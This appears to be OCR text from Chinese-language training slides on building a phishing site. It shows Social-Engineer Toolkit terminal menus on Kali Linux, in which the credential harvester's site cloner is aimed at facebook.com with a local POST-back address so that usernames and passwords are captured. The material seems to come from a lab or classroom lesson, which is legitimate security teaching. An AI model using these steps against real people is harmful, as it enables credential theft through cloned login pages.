- # setoolkit




實作釣魚網站



root@kali: ~
File Edit View Search Terminal Help
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
Join us on irc.freenode.net in channel #setoolkit
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
Select from the menu:
1) Social-Engineering Attacks
2) Fast-Track Penetration Testing
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set> 1

NARLabs


實作釣魚網站



實作釣魚網站



root@kali: ~
File Edit View Search Terminal Help
7) Full Screen Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web applications that it can utilize within the attack.
The second method will completely clone a website of your choosing and allow you to utilize the attack vectors within the completely same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
KALI LINUX
The quieter you become, the more you are able to hear.

實作釣魚網站


root@kali: ~
File Edit View Search Terminal Tabs Help
root@kali: ~
root@kali: ~
same web application you were attempting to clone.
The third method allows you to import your own website, note that you should only have an index.html when using the import website functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
ifconfig
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them in to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.107.130
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com

NARLabs

實作釣魚網站



Username / Password

- /var/www